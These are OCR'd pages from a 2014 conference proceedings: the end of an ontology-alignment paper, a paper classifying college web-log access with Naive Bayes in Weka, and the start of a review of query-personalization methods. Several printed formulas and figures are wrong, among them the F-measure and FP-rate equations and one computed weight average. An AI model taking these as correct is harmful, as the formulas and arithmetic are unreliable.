- BMW7Series $(0.062 + 0.020 + 0.026 + 0.009 + 0.038)/5 = 0.031$
- Aston Martin $(0.035 + 0.020 + 0.026 + 0.009 + 0.009 + 0.047)/6 = 0.0228$
- RevaClasse $(0.097 + 0.001 + 0.088 + 0.010 + 0.038)/5 = 0.0468$
- BMW3Series $(0.062 + 0.020 + 0.026 + 0.009 + 0.038 + 0.070)/6 = 0.0375$

This value is approximately equal to the value of BMW7Series. So, both of these are similar.

- RevaA/C $= 0.097 + 0.001 + 0.088 + 0.010 + 0.038)/5 = 0.0468$

Similar with RevaClasse as the values are similar.

- VolvoS8 $= (0.130 + 0.409 + 0.026 + 0.009 + 0.038)/5 = 0.1224$

Not similar with any of the calculated weight.

- Truck $= (0.004 + 0.015 + 0.350)/3 = 0.123$

Although the weight is approximately equal to VolvoS8, then also n are not equal.

The calculated weights are compared, and the terms having calculated value approximately equal are returned as similar.

Figure 7 shows the comparisons of the terms with respect to their calculated weights. For example, BMW7Series has calculated weight (w) 0.031 and total




Fig. 7 A pictorial representation of computed weights for individuals

properties (n) 5 which is near to the calculated weight of BMW3Series, so both of these terms are aligned and likewise RevaClasse and RevaA/C. If we consider the other term, i.e., Truck having the calculated weight 0.123 which is approximately equal to the calculated weight of VolvoS8 but total properties, i.e., n are not approximately equal, so they are not returned as similar.

4 Conclusion

The aim of the paper is to solve the ontology heterogeneity problem through the proposed approach of ontology alignment. To achieve the goal of retrieving precise and relevant result, the ontology mapping is done. The proposed algorithm is different from existing approach as it utilizes two phases: (1) ontology mapping and (2) ontology alignment. Through mapping the syntactic and semantic similarity of the concepts is calculated and through alignment, the semantic terms have been obtained as shown in the examples. These terms may be used in semantic annotation as well as for efficient information retrieval.

References

1. Euzenat, J., Shaviko, P.: Ontology Matching. IEEE Trans. Knowl. Data Eng **25**(1), 158–176 (2013)
2. Lambrix, P., Tan, H.: SAMBO—a system for aligning and merging biomedical ontologies. J. Web Semantics **4**(1), 196–206 (2006)
3. Duong, T.H., Jo, G.S.: Anchor-prior: an effective algorithm for ontology integration. 978-1-4577-0653-0/11 2011, IEEE
4. Hu, W., Qu, Y., Cheng, G.: Matching large ontologies: a divide-and-conquer approach. Data Knowl. Eng **67**(1), 140–160 (2008)
5. Jean-Mary, Y.R., Shironoshita, E.P., Kabuka, M.R.: Ontology matching with semantic verification. J. Web Semantics **7**(3), 235–251 (2009)
6. Acampora, G., Avella, P., Loia, V., Salerno, S., Vitiello, A.: Improving ontology alignment through memetic algorithms. In: IEEE International Conference on Fuzzy Systems, June 2011

Classification Technique for Improving User Access on Web Log Data

Bina Kotiyal, Ankit Kumar, Bhaskar Pant and R. H. Goudar

Abstract In the present era, Internet is playing a significant role in our everyday life; therefore, it is very thorny to survive without it. Web log file that keeps track of the users' access on net, if mined, can provide us precious information about the surfers. Similarly, the rapid growth of data mining applications has shown the necessity for machine learning algorithms to be applied to large-scale data. In this paper, we are using the naïve Bayesian (NB) classification technique using Weka for identifying the frequent access pattern. The main objective of this paper is to categorize browsing behavior of the user based on their position. This paper performs experiment and classifies the user access behavior from the large databases, which could result in increasing the efficiency and effectiveness of the system by reducing the browsing time of the user or results in fast retrieval of information from the system.

Keywords Data mining · Weka · Classification · Web data · Web usage mining · Preprocessing · Pattern discovery · Naïve Bayesian

B. Kotiyal (✉) · R. H. Goudar
Computer Science and Engineering Department, Graphic Era University, Dehradun, India
e-mail: kotiyalbina@gmail.com

R. H. Goudar
e-mail: rhgoudar@gmail.com

A. Kumar · B. Pant
Information Technology Department, Era University, Dehradun, India
e-mail: mrankitgoyal@gmail.com

B. Pant
e-mail: pantbhaskar2@gmail.com

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_111, © Springer India 2014

1 Introduction

Data mining focuses on the techniques of non-trivial extraction of implicit, previously unknown, and potentially useful information from very large amounts of data [1]. In relation to this, the rapid growth of Internet technology specifically promoted Web mining by applying data mining techniques to Internet data. Among Web mining categories, Web usage mining (WUM) addresses mining of Web log record, which has the following attributes such as the host name or IP address, remote user name, login name, date stamp, retrieval method, HTTP completion code, and number of bytes in the file retrieved [2]. Data mining has several techniques: association rule, classification, cluster, sequential pattern, and time series. However, the vital ultimate purpose of WUM is to discover useful knowledge from Web users' interactive data in order to fulfill the need of the users more efficiently and effectively. Classification method in Weka for Web data classifies the data set which can be further used to enhance the working of the system. However, a major problem in Web data analysis is the loss of focus on important information because lots of ambiguity is there in Web information [3]. This paper describes an existing algorithm Naïve Bayesian (NB) implementation through Weka for classification of Web pages based on the navigation behavior of the users based on their position. The NB approach is one of the most effective and simple method for classification and has exhibited fine results in previous studies conducted for data mining.

The rest of the paper is organized as follows. Section 2 presents a literature survey on previous work done in Web usage mining. In Sects. 3, 4, 5, we will discuss Weka tool, classification techniques, and Naïve Bayesian algorithm. Section 6 presents our method of classifying user access behavior based on certain parameters using NB technique through Weka tool. And at last, Sect. 7 discusses the results of our experiment. The last section concludes the paper.

2 Literature Survey

In order to construct a common ground for discussing mining sources, an in-depth review of WUM is presented in Sect. 2.1 for aptly inferring WUM data sources in Sect. 2.2.

2.1 Web Usage Mining

According to Han and Kamber, applying data mining techniques to Internet data covers a new area of Web mining. However, the Web also poses novel challenges to effective data sourcing and knowledge discovery due to its size, the complexity of Web pages, its dynamic nature, the broad diversity of user communities, and the

low significance of useful information [2]. Accordingly, Web mining has been developed into three categories, including Web structure mining that identifies authoritative Web pages, Web content mining that classifies Web documents automatically or constructs a multilayered Web information base, and WUM that discovers users' access patterns of Web pages [4]. From the data source standpoint, both Web content and Web structure mining target the Web content, whereas WUM targets the Web access logs. WUM includes three major processes: the pre-processing, pattern discovery, and pattern analyzing [2].

One of the very important steps in WUM is preprocessing. Pre-processing performs processing on Web log files, covering data cleaning, user identification, session, session identification, path completion, and transaction identification. After this phase, data mining algorithms are adopted such as generating classification, clustering, and association rules.

WUM could be useful in practice and proposes a user browsing behavior model which assumes that a given user's interaction of each page is either for the purpose of 'navigation' or for the purpose of 'actual content,' and this is determined by the page references and associated time obtained in Web server logs [2]. Another example is given in the work of who attempted to decide a Web user's next navigation by defining two types of users based on the navigation strategy: the 'net surfer' who is interested in exploring the cyberspace and the 'conservative user' who is concerned with the contents of a certain site [5]. These two examples show that raw Web log records are used by WUM algorithms to gather the browsing behavior of the users in an application domain.

According to a recent study, Web log records have been conducted to analyze system performance [6], improve system design by Web caching [7], identify best places for Web advertisement [8], predict best browsing paths [9] forming new approaches for efficient search engines [10], and build adaptive Web sites [11].

WUM embeds a connection among browsing data, browsing behavior, and WUM application, which in turn shows similarity to the relationship of data, information, and knowledge. In other words, the Web log data are processed by some mining algorithms, which lead to useful information such as browsing behaviors or patterns, and these are then applied in practice by knowledgeable workers.

2.2 Data Source

The major advantage of Web server logs is their availability and handiness; however, they cannot accurately lock individual or recognize interactive Web pages with dynamic contents and thus may direct to biases in analyses.

WUM can be more effective data sources other than Web log records for personalized applications. A general architecture for WUM has been proposed [2], in which the data come from Web server logs, referral logs, registration files, index server logs, and document and usage attributes. A Web browsing strategies given in a paper describe all possible crossing-point events. [12].

3 Weka

Weka is an open source application that is freely available under the GNU *General Public License* agreement. Initially written in C, now Weka application has been completely rewritten in Java and is compatible with almost every computing platform [3]. It provides graphical interface that makes it user friendly. The idea of Weka project is to provide a comprehensive collection of machine learning algorithms and data preprocessing tools to researchers and practitioners alike [13].

In our paper, we will provide the filtered data file, which is a log file in the format of Excel spreadsheet, and is converted into CSV format, as CSV format is the format, which is compatible with Weka. The Weka tool is used to categorize the data sets into different classes, which in turn will help to the fast retrieval of information.

4 Classification Technique

Classification techniques build (automatically) a model that can classify a class of objects so as to predict the classification or missing attribute value of future objects (whose class may not be known). This is a two-step process [14]. First-step process is based on the collection of training data sets, in which a model is constructed to describe the characteristics of a set of data classes or concepts. This step is also known as supervised learning since data classes or concepts are predefined (i.e., which class the training sample belongs to is provided). In second-step process, the model is used to predict the classes of future data. Various algorithms are used to classify the filtered data set of the log file, such as NB, decision tree.

In this paper, we are using Naïve Bayesian algorithm for the classification or categorization of data sets.

5 Naïve Bayesian Algorithm

The Naïve Bayesian classifier is a Bayesian network where the class has no parents and each attribute has the class as its sole parent. It is based on Bayes' theorem with independence assumptions between predictors [15]. Naive Bayesian model is easy to build and does less number of iterations, which makes it good for large data sets. In many practical applications, Naïve Bayesian model utilizes the method of maximum likelihood for parameter inference [16].

Naive Bayesian classifiers have worked quite well in many intricate real-world situations even of their naive design and in fact over-simplified assumptions. The analysis of Bayesian classification problem in 2004 is shown, and there are some theoretical reasons for the apparently unreasonable efficiency of naive Bayesian

classifiers [17]. However, still, an inclusive comparison with other classification methods in 2006 showed that Bayesian classification outperformed other approaches, such as boosted trees or random forests [18].

Advantage of the naive Bayesian classifier is that it only needs a small amount of training data to guess the parameters (means and variances of the variables) essential for classification because autonomous variables are assumed. Only the differences in the variables for each class must be determined and not the whole covariance matrix.

5.1 Accuracy and Error Measures

The performance of the classifiers can be evaluated based on accuracy measures. Factor that measures the accuracy are as follows: true-positive rate, false-positive rate, precision, recall, F-measure, ROC, and confusion matrix. These are explained as follows:

TP Rate: It is the proportion of positive tuples that are correctly classified. Sensitivity is also referred to as TP rate.

$$\text{TP Rate} = \frac{\text{TP}}{\text{TP} + \text{FN}}$$

FP Rate: It is the rate of negatives tuples that are incorrectly labeled/placed.

$$\text{FP Rate} = \frac{\text{FN}}{\text{FN+TP}} \qquad \text{FP Rate} = \frac{\text{FP}}{\text{TP+FP}}$$
$$\text{FP Rate of Class ``Yes''} \qquad \text{FP Rate of Class ``No''}$$

Precision: It is the proportion of predicted positives, which are actual positive.

$$\text{Precision} = \frac{\text{TP}}{\text{TP} + \text{FP}}$$

Recall: Recall is the proportion of actual positives, which are predicted positive.

$$\text{Recall} = \frac{\text{TP}}{\text{TP} + \text{FN}}$$

F-Measure: A combination of both precision and recall that is why it aggregates the two measures.

$$\text{F} - \text{Measure} = \frac{2 \times \text{Pr} \times \text{Re}}{\text{Pr} \times \text{Re}}$$
$$\text{Pr} = \text{Precision}$$
$$\text{Re} = \text{Recall}$$

Error Measures: Along with accuracy, error measures are used to tell how well the instances are classified from the actual known value.

6 Experiment

The experiment is conducted on the college data set by using classification algorithm (NB) in Weka tool. We took into account some portion of log files during the 8-h time period in a day. The file used is a preprocessed one in which all irrelevant information are removed, and the filtered file is in the CSV format. Hundred instances were taken for classification that classifies the three classes and results in reducing the browsing time of the users.

6.1 Steps for Performing the Experiment

Algorithm Applied: Naïve Bayesian
Input File: Data_Set.csv
Step 1: Open Weka *Explorer*
Step 2: Select the file from the *open file* and load the file.
Step 3: Select *Classify* features and then select the *Naive Bayes Algorithm* for classification.
Step 4: Select the *Cross-Validation Folds*. The value taken is five in our experiment for the cross-validation.
Step 5: Now click on *Start* and it will display the correctly classified and incorrectly classified classes. This is shown in Fig. 1.

7 Results

In the result section, we can see from the Fig. 2 that Weka using NB has classified 100 instances. And as per the result, the correctly and incorrectly classified instances are

Time taken to build model:	0 s		
Correctly classified instances	80	80	%
Incorrectly classified instances	20	20	%

And the confusion matrix shows




Fig. 1 ROC showing the true-positive (*TP*) and false-positive (*FP*) rating for the WebBasedEmail




Fig. 2 Showing the incorrectly and correctly classified classes

Confusion Matrix

A	B	C	Classified as
33	3	3	a = WebBasedEmail
5	32	2	b = Information technology
2	5	15	c = Search engines

The agreement for the confusion matrix is checked diagonally, which again shows that 80 instances out of 100 are correctly classified. As a class has 40 instances, out of that 33 are correctly classified, 3 are incorrectly classified under *b*, and 3 are again incorrectly classified under *c*.

Receiver Operating Characteristic (ROC) Curve

The *ROC Curve* is shown for the WebBasedEmail. The true-positive rate is along the *y*-axis, and the false-positive rate is along the *x*-axis. The color shows the value of the threshold.

8 Conclusion

In this paper, we performed an experiment on a filtered college data using the Naïve Bayesian algorithm using Weka tool, which is helpful in finding the user access pattern and the order of visits of the college staff. Naïve Bayesian algorithm can perform multi classification. Once the classification of the user is done, then it also results in increasing the efficiency and effectiveness of the system by reducing the search browsing time of the user by adding the classified links to the Web pages for the types of users. The drawback of NB classifier is that it cannot classify the undefined classes.

References

1. Agrawal, R., Mehta, M.: SPRINT: a scalable parallel classifier for data mining. The International Conference on Very Large Database, pp. 544–555. Bombay, India (1996)
2. Han, J., Kamber, M.: Data Mining: Concepts and Techniques. Academic press (2001)
3. Nasa, C., Suman, S.: Evaluation of different classification techniques for web data. Int. J. Comput. Appl. (0975–8887) **52**(9) (2012)
4. Cooley, R., Mobasher, B., Srivastava, J.: Data preparation for mining World Wide Web browsing patterns. J. Knowl. Inf. Syst. **1**(1), 5–32 (1999)
5. Cunha, C.R., Jaccoud, C.F.B.: . Determining WWW user's next access and its application to pre-fetching. In: The second IEEE Symposium on Computers and Communications, Alexandria, Egypt (1997)
6. Iyengar, A., MacNair, E., Nguyen, T.: An analysis of Web server performance. In: The IEEE Global Telecommunications Conference, vol. 3, Phoenix, AZ, pp. 1943–1947 (1997)
7. Bonchi, F., Giannotti, F., Gozzi, C., Manco, G., Nanni, M., Pedreschi, D.: Web log data warehousing and mining for intelligent web caching. Data Knowl. Eng. **39**(2), 165–189 (2001)
8. Chen, Z., Shen, H.: A study of a new method of browsing path data mining. In: The sixth International Conference of Information Management Research and Practice. TsingHua University, HsingChu (2000)
9. Chen, M.S., Park, J.S., Yu, P.S.: Efficient data mining for path traversal patterns. IEEE Trans. Knowl. Data Eng. **10**(2), 209–221 (1998)
10. Zhang, D., Dong, Y.: A novel Web usage mining approach for search engines. Comput. Netw. **39**(3), 303–310 (2002)

11. Perkowitz, M., Etzioni, O.: Towards adaptive Web sites: conceptual framework and case study. Artif. Intell. **118**(1–2), 245–275 (2000)
12. Catledge, L.D., Pitkow, J.E.: Characterizing browsing strategies in the World Wide Web. Comput. Netw. ISDN Syst. **27**(6), 1065–1073 (1995)
13. Mark Hall: The WEKA Data Mining Software: An Update, SIGKDD Explorations, vol. 11(1) (2009)
14. Pani, S.K., Panigrahy, L.: Web usage mining: a survey on pattern extraction from web logs. Int. J. Instrum. Control Autom. (IJICA) **1**(1) (2011)
15. Santra1, A.K., Jayasudha, S.: Classification of web log data to identify interested users using Naïve Bayesian classification. Int. J. Comput. Sci. Issues (IJCSI) **9**(1), 2 (2012)
16. Patil, A.S., Pawar, B.V.: Automated classification of web sites using Naive Bayesian algorithm. In: Proceedings of International Multi-Conference of Engineers and Computer Scientists, vol. 1 (2012)
17. Zhang, H.: The optimality of Naive Bayes. FLAIRS 2004 Conference. Available online: PDF (http://www.cs.unb.ca/profs/hzhang/publications/FLAIRS04ZhangH.pdf)
18. Caruana, R., Niculescu-Mizil, A.: An empirical comparison of supervised learning algorithms. In: Proceedings of the 23rd International Conference on Machine Learning (2006). Available online PDF (http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.122.5901&rep=rep1&type=pdf)

A Review on Methods for Query Personalization

Shivangi Sharma and Prachi Gupta

Abstract Partitioning a set of data (or objects) into a set of meaningful subclasses called clusters is clustering. This paper explains time line of effective algorithms, which personalizes the query using some clustering methods. The methods discussed are as follows: biclique clustering method, concept-based clustering method, personalized concept-based clustering method, content-based query clustering method, k-means clustering method for OLAP queries, personalization based on user preferences, rank-based Web search personalization and agent-based Web search personalization. Personalization has been taken into account in many fields such as data mining, Web search, making the users' preferences available to them effectively. We can understand how the clustering methods improved toward user personalization. Adding few more attributes such as users, queries, and concepts shall improve personalization of search queries.

Keywords Query clustering · Biclique · Bipartite graph · Concept-based clustering · Query personalization · Content-based clustering · OLAP · Rank-based personalization · Agent-based personalization

1 Introduction

A user accessing an information system with the intention of satisfying an information need may have to reformulate the query issued several times and go through many results until a satisfactory, if any, answer is obtained. Different users

S. Sharma (✉) · P. Gupta
School of Information Technology and Engineering, VIT University, Vellore 632014, India
e-mail: shivangi.sharma2010@vit.ac.in

P. Gupta
e-mail: vivacious.prachi@gmail.com

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_112, © Springer India 2014

may find different things relevant when searching because of different preferences. Thus, they may expect different answers to the same query. Storing user preferences in user profiles gives more focused and personalized answers. Thus, query personalization is a process of dynamically enhancing a query with related user preferences stored in a user profile with the purpose of providing focused customized answers. Personalization has always been important in domains such as information retrieval (IR), databases (DB), and human–computer interaction (HCI). Personalized query classification develops an algorithm based on user preference learning. It emphasizes on user interest, which makes the search result more accurate and reliable. It requires viewing query from users' perspective. In QC, all the categories relevant to the users' queries are returned, but in PQC, only the category in which the user is interested particularly is required. Cluster analysis divides a set of data points into useful or meaningful groups. It is being used in a wide variety of fields such as psychology and other statistics, pattern recognition, data mining since a long time. The three main applications of query clustering are detection of FAQs, index term selection, and query reformulation [1]. In the agent-based personalization method, a new multi-agent system-based model called web search personalizer is proposed for personalizing the Web search results. This multi-agent system (MAS) technique is employed to enhance the information retrieval precision. It builds multiple agents for addressing the different personalization issues and phases. Since the information comes from a number of engines returned results, a well defined algorithm is required to figure what information should appear, and which should not appear, and what should be standing in the front, which should be ranked behind. This is done by the rank-based personalization method. When a query is searched in a date warehouse, many results are obtained. The favorable search results for the users are organized into k-clusters by k-means clustering method. User preferences personalization involves the search results to be personalized for a particular user, which is termed as atomic preferences, and when the conditions are posed on them, it is called implicit preferences. Combination of the above-mentioned preferences is also another category, and all the categories pertain to the calculation of degree of interest.

2 Literature Survey

2.1 Content-Based Query Clustering Method

In this algorithm, query clustering using user logs is explained. In particular, we make use of the cross-references between the users' queries and the documents that the users have chosen to read. According to [2], there is a strong relationship between the queries and the selected documents (or clicked documents). This approach is based on the following principle—if two queries lead to the same document clicks, then they are similar or related. The available data is a large set

of user logs from which we extracted queries' sessions. According to [2], a session can be explained as follows: session $=\prec$ query text $\succ$ [clicked document]*

Each session corresponds to one query and a series of documents the user clicked on. Since query logs usually are huge, the clustering algorithm must be really efficient. Besides, the log data keeps on changing daily, it should also be incremental. For these reasons, density-based clustering method DBSCAN [3] and its incremental version incremental DBSCAN are used here. This category involves the calculation of similarity based on query content words and user feedback.

2.2 Biclique Generation Method

Bicliques are special kind of bipartite graph where every vertex of first set is connected to every vertex of second set. Maximal bicliques are generated from a bipartite graph, and it is a special case of the maximal clique generation problem from a general graph [4]. An increased amount of the main memory space proportional to the entire expanded graph is required in this algorithm. Instead of dealing with a very large click-through graph that would hardly fit into main memory, the bipartite core generation algorithm is modified to generate maximal bicliques. One of the major advantages of the algorithm is that the entire graph does not need to be stored in memory [5]. Instead, it uses various pruning techniques on sorted lists of nodes: one for queries and another for pages for click-through graph. The algorithm can be further improvized to yield an optimized result to sort only once and build only a small index in main memory. Since there is a need of query clusters larger than certain size, queries and pages of which in- and out-degrees do not meet the minimum size requirement can be eliminated. To compute a biclique of size (i, j), query nodes with out-degree smaller than i and their out-going edges are pruned. Similarly, any page nodes with in-degree smaller than j and its associated edges are pruned. This pruning step is applied in a loop until there exist no such nodes. This process is called iterative pruning. At each step in this process, either a biclique is generated, or node and the associated edges are excluded from the graph. After biclique is generated, the subgraph corresponding to the biclique is removed from the click-through graph.

2.3 Concept-Based Clustering Methods

It consists of two concept-based clustering methods [6]:

1. Clustering on query concept bipartite graph: The concept-based algorithm (i.e., BBs algorithm using query concept bipartite graph) is used for clustering similar queries. Similar to BBs algorithm, this technique is composed of

bipartite graph construction and agglomerative clustering. Bipartite graph construction involves the edge formation between queries and concepts using click-through data. After the construction of bipartite graph, the agglomerative clustering method is applied to obtain clusters of similar queries and similar concepts.
2. Personalized concept-based clustering: Ambiguous queries can be clustered into different query clusters using personalized concept-based clustering algorithm. Personalized effect is achieved by manipulating the user concept preference profiles in the clustering process.

2.4 K-Means Clustering Method for OLAP Queries

K-means can be defined as a partitional clustering method that involves classifying a given data set A into k-clusters. This method is generally adopted because of its two advantages:

1. its result format, which is a partition that corresponds to the building process of the aggregation level in a dimension hierarchy and
2. its low and linear algorithmic complexity, which is crucial in the context of OLAP to provide the user with quick results [7].

OLAP personalization is composed of two techniques, namely adaptation and recommendation. Each technique constitutes the following:

1. knowledge acquisition, which requires either explicit information or extracted information from the data using data mining techniques,
2. knowledge integration into the data warehouse,
3. data warehouse schema evolution, and
4. OLAP queries personalization.

K-means clustering method can be applied to a data warehouse using two strategies for feature selection: first uses the attributes, which can describe the classification level, and second uses measure attributes on the fact table aggregated over the level.

2.5 Personalization Based on User Preferences

The two most important ingredients of query personalization are a model for representing and storing preferences in user profiles and algorithms for the generation of personalized answers using stored preferences. User preferences can be given in three ways: Atomic user preferences: Degree of interest is assigned by preference model, whose value can be −5 (lack of interest), 0 (least interest), and

+5 (extreme interest). Positive value of DOI is considered as a priority. Implicit preferences: When some conditions are imposed on atomic preferences, implicit preferences are obtained, i.e., the preferences can be obtained by the common searched element among the users. Combination of preferences: It involves the combined search results of atomic and implicit. Three philosophies are used to determine the users' interests: inflationary—the more the better, dominant—maximum value of degree of interest and reserved degree of interest between the highest and the lowest values among all the users' value [8].

In this method, the overall degree of interest is calculated using ranking function, which can be defined: positive combination (all preferences are satisfactory), negative combination (none of the preferences are satisfactory), and mixed combination (some are satisfactory and some are not) [9].

2.6 A Rank-Based Web Search Personalization Prediction Method of Learning Users' Intention

Web search personalization can be explained in three steps [10]:

Summarize and define the keywords representing the characteristics of various types of search engine keywords, as shown in Table 1.

The steps of learning the queries are as follows: (1) word segmentation; (2) denoising and extracting the backbone keywords. Scoring factor is used to keep track of frequent queries.

Learning multi-types of search results
For each query word, the top 100 results are selected from the result sets from all types of results returned by search engines. The number of results returned (<=100) will also serve as a scoring factor. Search engines that give 0 results are ignored. Then, keywords are extracted and the result sets for each query are denoised as characteristics and statistics of the frequency.

Table 1 Summarized keywords

Category	Keywords
Web	Home page, official Web site, Web page, Web site
Image	Image, figure, Mito, picture, ICON, JPG, PNG
Video	Video, MV, HD, TV, movie, MTV, television, television channel
News	News, reported, information, latest
Shopping	Quoted price, price, discount
Music	MP3, singer, album, song, sole, lyrics, singles
Wikipedia	What
Blog	Article, writings, dairy, notes, blog

$$\left[\text{Rmterm} = 1 \div \left(1 + \log \sqrt{L}\right) \times \text{tf}\right] \tag{1}$$

where term frequency (tf): characteristics of words in each result record the number of occurrences; inverse document frequency (idf): result of simultaneous type of number; L: length of the text messages of record of each result. Then, dimension reduction of feature space, classification using SVM algorithm, and then sorting using the same ranking SVM algorithm using a score factor are implemented. Top N results of each search engine are aggregated, and results of these search engines are sorted in accordance with the score of the results as shown in the equation given below:

$$\left[S_{ej} = \Sigma \delta_i w_i\right] \tag{2}$$

Derivation rules from history search logs
In a large number of history search logs, various types of keywords contained by the queries are analyzed, and then, the detailed rules are derived to add defined keywords in the first stage and then the user clicks in next, and if existing query terms are similar to the query keywords in history logs, then the links clicked have certain reference value.

2.7 Agent-Based Web Search Personalization Approach Using Dynamic User Profile

The Web search personalization (WSP) model retrieves the best search results that meet the users' preferences using his up-to-date user profile, which is being built and updated regularly.

WSP architecture has three agents: interface agent (coordinator agent) [11]. Its prime responsibility is interaction with the user to acquire the user query such as Ferrari cars or mango trees. It has three main components: query optimizer, result viewer, and feedback extractor. User profiler agent is a reactive agent [11] and is responsible for creating and updating the user profile. Meta-search agent is a reactive agent [11] that reacts to the requests coming from the interface agent. It includes two components: search engine interface and result data fusion components (Fig. 1)

3 Analysis

The methods discussed above have shown effeminacy, through which we can say that some methods gave good results, some gave average results, and some gave the best results. Concept-based clustering and content-based clustering techniques




Fig. 1 WSP model conceptual view

involve the cluster formation, which is a very basic step for any query search, and then, the evolution brought personalization into existence. Consequently, the search log became huge and vast, so that the search technique became more adequate. A data warehouse has a huge amount of data, which requires a large amount of time. So, k-means clustering method overcomes that disadvantage to some extent and provides an efficient method, which can be improved using the concept of personalization. The user preferences method defines the search process using the preferences of the users, which is again the same thing described in the above-mentioned processes. It also includes the particular session in which a particular query is searched and shows the same result next time, so as to show efficiency. All the methods surveyed involve the different search processes, which are done on different kinds of data or in a different way. Web search personalization provided very specific results according to the users' satisfaction. Rank-based and agent-based methods are applying the personalization techniques on the Web, which actually makes them more efficient.

4 Conclusion

As search queries are ambiguous and vague, we have discussed many methods to provide query suggestions on semantically related queries in order to satisfy users' needs. The click-through graph method is advisable to use in situations where there are irregular click patterns, e.g., net cafes. Personalized concept-based clustering is desirable where it is possible to capture users' conceptual preferences. Beeferman and Berger (BBs) algorithm is used to exploit query document relationships to build bipartite graphs. Clustering methods based on word frequency and feedback are old-fashioned ways and also do not ensure removal of noisy clicks. K-means clustering for OLAP queries is an efficient method as it is applied

on the data warehouse, which is very huge and vast, and the task of query search becomes very hectic in such a huge data storage. Web search personalization (WSP) is the most efficient technique among the techniques discussed as it has given the best and the satisfied results for the users' queries. The future work constitutes the retrieval of best results in less time. Clustering techniques can give better and correct predictions using personalization for every user and improve the recommendation services. K-means clustering for OLAP queries can use sessions, defined in content-based clustering so that the query can be searched using the particular session of a particular user quickly, which, obviously, requires the use of frequent item set. Personalization based on user preferences can have other aspects, along with users' profile, users' location, time, device, etc., which will refine the query in a better way, and the results will be appropriate. As the future generation queries are becoming complex, so as the query search process should be. It can involve user personalization and human intelligence. But there is no end to the new researches, algorithms, methods, and improvements.

References

1. Gupta, B., Goyal, S.K., Oberoi, A.: A review on query clustering algorithms for search engine optimization (2012)
2. Foster, I., Kesselman, C.: The grid: blueprint for a new computing infrastructure. Morgan Kaufmann, San Francisco (1999)
3. Wen, J.-R., Nie, J.-Y., Zhang, H.-J.: Query clustering using content words and user feedback (2001)
